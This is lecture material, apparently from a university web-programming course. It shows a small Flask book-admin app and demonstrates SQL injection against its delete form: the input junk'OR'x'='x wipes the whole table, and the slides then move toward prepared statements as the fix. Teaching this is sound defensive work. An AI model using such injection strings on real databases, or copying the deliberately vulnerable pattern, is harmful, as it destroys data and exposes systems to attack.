def _write_books(books):
    for book in books:
        print('%s | %s | %s' %
            (book['isbn'], book['author'], book['title']))

def _test():
    print('-----------------------------------')
    print('Testing get_books()')
    print('-----------------------------------')
    print()
    books = get_books()
    _write_books(books)
    print()

    print('-----------------------------------')
    print('Testing add_book()')
    print('-----------------------------------')
    print()
    successful = add_book('456', 'Kernighan', 'New Book')
    if successful:
        print('Add was successful')
        print()
        books = get_books()
        _write_books(books)
        print()
    else:
        print('Add was unsuccessful')
        print()
        _write_books(books)
        print()
    successful = add_book('456', 'Kernighan', 'New Book')
    if successful:
        print('Add was successful')
        print()
        books = get_books()
        _write_books(books)
        print()
    else:
        print('Add was unsuccessful')
        print()
        _write_books(books)
        print()

    print('-----------------------------------')
    print('Testing delete_book()')
    print('-----------------------------------')
    print()
    delete_book('456')
    books = get_books()
    _write_books(books)
    print()
    delete_book('456')
    books = get_books()
    _write_books(books)

if __name__ == '__main__':
    _test()
```

PennyAdmin01Baseline/penny.py (Page 1 of 4)

```
#!/usr/bin/env python

#-----------------------------------------------------------------------
# penny.py
# Author: Bob Dondero
#-----------------------------------------------------------------------

import flask
import database

#-----------------------------------------------------------------------

app = flask.Flask(__name__)

#-----------------------------------------------------------------------

def get_header():

    html_code = ''
    html_code += '<hr>'
    html_code += 'Hello, and welcome to <strong>PennyAdmin</strong>'
    html_code += '<hr>'
    return html_code

#-----------------------------------------------------------------------

def get_footer():

    html_code = ''
    html_code = '<hr>'
    html_code += 'Created by '
    html_code += '<a href="https://www.cs.princeton.edu/~rdondero">'
    html_code += 'Bob Dondero</a>'
    html_code += '<hr>'
    return html_code

#-----------------------------------------------------------------------

@app.route('/', methods=['GET'])
@app.route('/index', methods=['GET'])
def index():

    html_code = ''
    html_code += '<!DOCTYPE html>'
    html_code += '<html>'
    html_code += '<head>'
    html_code += '<title>PennyAdmin</title>'
    html_code += '</head>'
    html_code += '<body>'
    html_code += get_header()
    html_code += '<a href="/show">Show all books</a><br>'
    html_code += '<a href="/add">Add a book</a><br>'
    html_code += '<a href="/delete">Delete a book by ISBN</a><br>'
    html_code += get_footer()
    html_code += '</body>'
    html_code += '</html>'

    response = flask.make_response(html_code)
    return response

#-----------------------------------------------------------------------

@app.route('/show', methods=['GET'])
def show():

```

PennyAdmin01Baseline/penny.py (Page 2 of 4)

```
    books = database.get_books()

    html_code = ''
    html_code += '<!DOCTYPE html>'
    html_code += '<html>'
    html_code += '<head>'
    html_code += '<title>PennyAdmin</title>'
    html_code += '</head>'
    html_code += '<body>'
    html_code += get_header()
    html_code += '<h1>Show All Books</h1>'

    if len(books) == 0:
        html_code += '(None)<br>'
    else:
        pattern = '%s: <strong>%s</strong>: %s<br>'
        for book in books:
            html_code += pattern % (book['isbn'], book['author'],
                book['title'])

    html_code += '<br>'
    html_code += '<a href="/index">Return to home page</a>'
    html_code += get_footer()
    html_code += '</body>'
    html_code += '</html>'

    response = flask.make_response(html_code)
    return response

#-----------------------------------------------------------------------

def report_results(message1, message2):

    html_code = ''
    html_code += '<!DOCTYPE html>'
    html_code += '<html>'
    html_code += '<head>'
    html_code += '<title>PennyAdmin</title>'
    html_code += '</head>'
    html_code += '<body>'
    html_code += get_header()
    html_code += '<h1>Results</h1>'
    html_code += message1
    html_code += '<br>'
    html_code += message2
    html_code += '<br>'
    html_code += '<br>'
    html_code += '<br>'
    html_code += '<a href="/index">Return to home page</a>'
    html_code += get_footer()
    html_code += '</body>'
    html_code += '</html>'

    response = flask.make_response(html_code)
    return response

#-----------------------------------------------------------------------

@app.route('/add', methods=['GET'])
def add():

    html_code = ''
    html_code += '<!DOCTYPE html>'
    html_code += '<html>'
    html_code += '<head>'
```

PennyAdmin01Baseline/penny.py (Page 3 of 4)

```
    html_code += '<title>PennyAdmin</title>'
    html_code += '</head>'
    html_code += '<body>'
    html_code += get_header()

    html_code += '<h1>Add a Book</h1>'
    html_code += '<form action="/handleadd" method="post">'

    html_code += 'Enter an ISBN:'
    html_code += '<input type="text" name="isbn" autofocus '
    html_code += r'required pattern=".*\S.*" '
    html_code += 'title="At least one non-white-space char">'
    html_code += '<br>'

    html_code += 'Enter an author:'
    html_code += '<input type="text" name="author" '
    html_code += r'required pattern=".*\S.*" '
    html_code += 'title="At least one non-white-space char">'
    html_code += '<br>'

    html_code += 'Enter a title:'
    html_code += '<input type="text" name="title" '
    html_code += r'required pattern=".*\S.*" '
    html_code += 'title="At least one non-white-space char">'
    html_code += '<br>'

    html_code += '<input type="submit" value="Go">'

    html_code += '</form>'

    html_code += '<br>'
    html_code += '<a href="/index">Return to home page</a>'
    html_code += get_footer()
    html_code += '</body>'
    html_code += '</html>'

    response = flask.make_response(html_code)
    return response

#-----------------------------------------------------------------------

@app.route('/handleadd', methods=['POST'])
def handle_add():

    isbn = flask.request.form.get('isbn')
    if (isbn is None) or (isbn.strip() == ''):
        return report_results('Missing ISBN', '')

    author = flask.request.form.get('author')
    if (author is None) or (author.strip() == ''):
        return report_results('Missing author', '')

    title = flask.request.form.get('title')
    if (title is None) or (title.strip() == ''):
        return report_results('Missing title', '')

    isbn = isbn.strip()
    author = author.strip()
    title = title.strip()

    successful = database.add_book(isbn, author, title)
    if successful:
        message1 = 'The addition was successful'
        message2 = 'The database now contains a book with isbn ' + isbn
        message2 += ' author ' + author + ' and title ' + title
```

PennyAdmin01Baseline/penny.py (Page 4 of 4)

```
    else:
        message1 = 'The addition was unsuccessful'
        message2 = 'A book with ISBN ' + isbn + ' already exists'

    return report_results(message1, message2)

#-----------------------------------------------------------------------

@app.route('/delete', methods=['GET'])
def delete():

    html_code = ''
    html_code += '<!DOCTYPE html>'
    html_code += '<html>'
    html_code += '<head>'
    html_code += '<title>PennyAdmin</title>'
    html_code += '</head>'
    html_code += '<body>'
    html_code += get_header()

    html_code += '<h1>Delete a Book</h1>'

    html_code += '<form action="/handledelete" method="post">'
    html_code += 'Enter an ISBN:'
    html_code += '<input type="text" name="isbn" autofocus '
    html_code += r'required pattern=".*\S.*" '
    html_code += 'title="At least one non-white-space char"><br>'
    html_code += '<input type="submit" value="Go">'
    html_code += '</form>'

    html_code += '<br>'
    html_code += '<br>'
    html_code += '<a href="/index">Return to home page</a>'
    html_code += get_footer()
    html_code += '</body>'
    html_code += '</html>'

    response = flask.make_response(html_code)
    return response

#-----------------------------------------------------------------------

@app.route('/handledelete', methods=['POST'])
def handle_delete():

    isbn = flask.request.form.get('isbn')
    if (isbn is None) or (isbn.strip() == ''):
        return report_results('Missing ISBN', '')

    isbn = isbn.strip()

    database.delete_book(isbn)

    message1 = 'The deletion was successful'
    message2 = 'The database now does not contain a book with ISBN '
    message2 += isbn

    return report_results(message1, message2)
```

Agenda

- Baseline example
- **SQL injection attacks**
- Cross-site scripting (XSS) attacks

SQL Injection Attacks

- *SQL injection*

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

– https://owasp.org/www-community/attacks/SQL_Injection


SQL Injection Attacks

- **Problem**:
  - PennyAdmin app is vulnerable to SQL injection attacks

SQL Injection Attacks

- See **PennyAdmin01Baseline** app
  - Example 1:
    - When deleting, users enters `123'456`

SQL Injection Attacks



```
DELETE FROM books WHERE isbn = 'someisbn'
```


```
123'456
```

```
DELETE FROM books WHERE isbn = '123'456'
```

```
Parsing error!
```

SQL Injection Attacks

- Recall **PennyAdmin01Baseline** app


PennyAdmin - Chromium

PennyAdmin

localhost:55555/delete

Hello, and welcome to **PennyAdmin**

Delete a Book

Enter an ISBN: 123'456


Go

Return to home page

Created by Bob Dondero

SQL Injection Attacks

- Recall **PennyAdmin01Baseline** app



sqlite3.OperationalError: near "456": syntax error // Werkzeug Debugger - Chromiu

sqlite3.OperationalError: near

localhost:55555/deleteresults

OperationalError

```
sqlite3.OperationalError: near "456": syntax error
```

Traceback (most recent call last)

File "/home/rdondero/.virtualenvs/cos333/lib/python3.10/site-packages/flask/app.py", line *2095*, in `__call__`

```
return self.wsgi_app(environ, start_response)
```

File "/home/rdondero/.virtualenvs/cos333/lib/python3.10/site-packages/flask/app.py", line *2080*, in `wsgi_app`

```
response = self.handle_exception(e)
```

File "/home/rdondero/.virtualenvs/cos333/lib/python3.10/site-packages/flask/app.py", line *2077*, in `wsgi_app`


```
response = self.full_dispatch_request()
```

Parsing error

SQL Injection Attacks

- Recall **PennyAdmin01Baseline** app
  - Example 2:
    - When deleting, users enters `junk'OR'x'='x`

SQL Injection Attacks



```
DELETE FROM books WHERE isbn = 'someisbn'
```

```
junk'OR'x'='x
```


```
DELETE FROM books WHERE isbn = 'junk'OR'x'='x'
```

Parsed as:

```
DELETE FROM books WHERE (isbn='junk') OR ('x'='x')
```

SQL Injection Attacks

- See **PennyAdmin01Baseline** app



Hello, and welcome to **PennyAdmin**

Delete a Book

Enter an ISBN: junk'OR'x'='x


Go

Return to home page

Created by Bob Dondero

SQL Injection Attacks

- See **PennyAdmin01Baseline** app


PennyAdmin - Chromium

PennyAdmin

localhost:55555/deleteresults

Hello, and welcome to **PennyAdmin**

Results


The deletion was successful
The database now does not contain a book with ISBN junk'OR'x'='x

Return to home page

Created by Bob Dondero

SQL Injection Attacks

- See **PennyAdmin01Baseline** app



PennyAdmin - Chromium

PennyAdmin

localhost:55555/show

Hello, and welcome to **PennyAdmin**

Show All Books

(None)

Return to home page

Created by Bob Dondero

Deleted all books!

SQL Injection Attacks

- **Solution 1:**
  - ***SQL prepared statements***

SQL Injection Attacks

- See <u>**PennyAdmin02Prepared**</u> app
  - runserver.py
  - penny.sql, penny.sqlite
  - **database.py**
  - penny.py

PennyAdmin02Prepared/database.py (Page 1 of 2)

```python
#!/usr/bin/env python

#-----------------------------------------------------------------------
# database.py
# Author: Bob Dondero
#-----------------------------------------------------------------------

import sqlite3
import contextlib

#-----------------------------------------------------------------------

_DATABASE_URL = 'file:penny.sqlite'

#-----------------------------------------------------------------------

def get_books():

    books = []

    with sqlite3.connect(_DATABASE_URL + '?mode=ro',
        isolation_level=None, uri=True) as connection:

        with contextlib.closing(connection.cursor()) as cursor:

            query_str = "SELECT isbn, author, title FROM books"
            cursor.execute(query_str)

            table = cursor.fetchall()
            for row in table:
                book = {'isbn': row[0], 'author': row[1],
                    'title': row[2]}
                books.append(book)

